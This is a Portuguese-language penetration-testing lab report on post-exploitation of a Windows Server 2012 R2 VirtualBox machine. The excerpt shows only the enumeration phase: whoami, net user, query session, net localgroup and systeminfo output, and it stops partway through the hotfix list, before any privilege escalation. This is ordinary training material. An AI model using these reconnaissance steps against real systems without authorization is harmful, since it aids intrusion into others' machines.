RELATÓRIO 10 – PÓS-EXPLORAÇÃO-PT1

Lucas Loscheider Reis Muniz – lucaslc01@hotmail.com

OBJETIVOS


Neste relatório o objetivo será enumerar informações da máquina invadida alvo e realizar 3 elevações de privilégio diferentes dentro da máquina, visando obter credencial de administrador.

TERMOS IMPORTANTES E ÍNDICE

Neste relatório, devido a sua extensão, termos mais complexos serão explicados nos próprios tópicos onde serão utilizados, facilitando até mesmo a consulta.


INFORMAÇÕES DA MÁQUINA ALVO

Já dentro da máquina alvo, observamos que é um ambiente windows. Neste momento acessamos o power shell (pode ser usado também o cmd - prompt de comando do windows para fazer as consultas) e inserimos o comando '**whoami'** para **identificarmos qual máquina é a nossa e qual o nome do usuário que estamos logado:**




Nome de usuário: trainee
Nome da máquina: pos1

Levantamos **informações a respeito do usuário trainee** (data de criação, data de troca de senha, grupo pertencente), com o comando '**net user trainee'**:




Data da troca de senha: 25/01/2021
Último logon: 30/01/2021 18:40:59
Permissões (grupo pertencente): Usuário comum, e acesso remoto

Com o comando **‘net user’ vemos os usuário locais** que podem fazer login na máquina:




Além do usuário trainee, **há o usuário redteam.**

Levantando informações do usuário redteam com o commando **‘net user redteam’**, observamos que ele tem acesso de administrador:




Além de observar o último logon feito em 25/01/2021 às 16:28 hrs.

Agora veremos **quais usuários estão com a sessão ativa no momento**, com o comando **‘query session’:**





Apenas o usuário trainee está ativo, sendo eu mesmo como esse usuário ativo no momento.


Com o comando **‘net localgroup’** é possível ver **todos os grupos disponíveis naquela máquina**:





Começo então a levantar **informações do sistema operacional**, com o comando **‘systeminfo’**, além de ver os **patchs instalados**:


Windows PowerShell
PS C:\Users\trainee> systeminfo
Host Name: Pos1
OS Name: Microsoft Windows Server 2012 R2 Datacenter
OS Version: 6.3.9600 N/A Build 9600
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00253-50000-00000-AA442
Original Install Date: 1/19/2021, 6:59:38 PM
System Boot Time: 1/30/2021, 6:35:30 PM
System Manufacturer: innotek GmbH
System Model: VirtualBox
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 42 Stepping 7 GenuineIntel ~2794 Mhz
BIOS Version: innotek GmbH VirtualBox, 12/1/2006
Windows Directory: C:\windows
System Directory: C:\windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: pt-br;Portuguese (Brazil)
Time Zone: (UTC) Coordinated Universal Time
Total Physical Memory: 2,048 MB
Available Physical Memory: 1,169 MB
Virtual Memory: Max Size: 3,200 MB
Virtual Memory: Available: 2,320 MB
Virtual Memory: In Use: 880 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\Pos1
Hotfix(s): 176 Hotfix(s) Installed.
[01]: KB4072650
[02]: KB2843630
[03]: KB2862152
[04]: KB2868626
[05]: KB2883200
[06]: KB2884846
[07]: KB2887595
[08]: KB2892074
[09]: KB2893294
[10]: KB2894029
[11]: KB2894179
[12]: KB2894856
[13]: KB2898514
[14]: KB2898742
[15]: KB2898871
[16]: KB2901101

